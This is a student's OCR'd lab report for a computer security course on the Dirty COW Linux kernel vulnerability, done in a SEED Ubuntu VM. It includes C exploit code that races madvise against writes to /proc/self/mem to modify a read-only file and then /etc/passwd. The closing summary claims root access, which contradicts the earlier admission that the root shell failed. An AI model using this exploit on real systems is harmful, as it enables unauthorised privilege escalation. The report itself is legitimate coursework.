

Lab 3: Dirty Cow Lab


Joshua Ludolf
CSCI 4321
Computer Security


- I downloaded Ubuntu 12 image from the link for this SEED lab and future ones and setup a login with my name.








Ubuntu Desktop
1:24 PM
Seed
Switch User Account...
Guest Session
Seed
User Accounts...
Pacgen-1.10
Gedit
Ghex
Netwag
Wireshark



1:26 PM
Seed
User Accounts
All Settings
User Accounts
Lock
My Account
Seed
Administrator
Other Accounts
Create new account
Account Type
Administrator
Full name
Joshua Ludolf
Username
joshualudolf
Cancel
Create
Wireshark


1:27 PM
Seed
User Accounts
All Settings
User Accounts
Lock
My Account
Seed
Other Accounts
Changing password for
Joshua Ludolf
Action
Set a password now
New password
Good
Confirm password
Show password
How to choose a strong password
Cancel
Change
Wireshark







- Task1: Modify a Dummy Read-Only File The objective of this task is to write to a read-only file using the DirtyCOW vulnerability. To do this I used sudo touch command to create the file, then chmod 644 to adjust permission to read-only and used gedit to put random content into the file.




- From this I saw that if I tried to write to this file as a normal user, I would fail, because the file is only readable to normal users.


- Since, I couldn't access the labs zip file (had lots of SSL certificate issues and shared folder wasn't mounting from what I could tell using virtualbox). I manually created cow_attack.c that has three threads: the main thread, the write thread, and the madvise thread. The main thread maps to memory of /zzz, finds where the pattern "222222" is, and creates two threads to exploit the Dirty Cow race condition vulnerability in the OS kernel.








- Now it was time to launch the cow attack, from that attack I saw the contents of the /zzz file to have changed the 2s to asterisks:



- Since that was a boring old dummy file, I wanted to test it on a real system so I could gain root privellage (using the attack of course, since I am already administrator…).



- Now with a dummy account ready, I wanted to check the etc/password file.

```
ludolfDirtyCowTest:x:1002:1003:Joshua Ludolf,,,:/home/ludolfDirtyCowTest:/bin/ba
sh
joshualudolf@ubuntu:~/Desktop/Lab_3$
```


- I adjusted my original code to start manipulating the dummy user as shown below.

```
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <unistd.h>
#include <stdio.h>

void *map;

void *madviseThread(void *arg) {
        int file_size = *((int *) arg);
        while(1) {
                madvise(map, file_size, MADV_DONTNEED);
        }
}

void *writeThread(void *arg) {
        char *content = "ludolfDirtyCowTest:x:1001";
        off_t offset = (off_t) arg;
        int f = open("/proc/self/mem", O_RDWR);
        while(1) {
                lseek(f, offset, SEEK_SET);
                write(f, content, strlen(content));
        }
}

int main(int argc, char *argv[]) {
```

```
int main(int argc, char *argv[]) {
        pthread_t pth1, pth2;
        struct stat st;

        int f = open("/etc/passwd", O_RDONLY);

        fstat(f, &st);
        int file_size = st.st_size;

        map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

        char *position = strstr(map, "ludolfDirtyCowTest:x:1002");

        pthread_create(&pth1, NULL, madviseThread, &file_size);
        pthread_create(&pth2, NULL, writeThread, (void *)position);
```

```
ludolfDirtyCowTest:x:1001:1003:Joshua Ludolf,,,:/home/ludolfDirtyCowTest:/bin/ba
sh
```

- I unfortunately messed up somewhere, as my account didn't enter root shell, but was able to change id of ludolfDirtyCowTest user.



- What I learned from this lab:

In this lab, I learned about Dirty COW vulnerability, which existed in the Linux kernel since 2007 and was exploited in 2016. This vulnerability allows attackers to gain root privileges by exploiting race conditions in the copy-on-write mechanism. By modifying protected files, even those that are only readable, attackers can compromise the system. I gained hands-on experience by exploiting this vulnerability to modify a read-only file and gain root access. This practical exercise helped me understand the importance of race condition vulnerabilities and the potential security risks they pose. I also learned about the significance of patching vulnerabilities promptly to protect systems from such attacks. I wish we could've ran this in new ubuntu version as it would randomly crash and I would have to reload virtual image.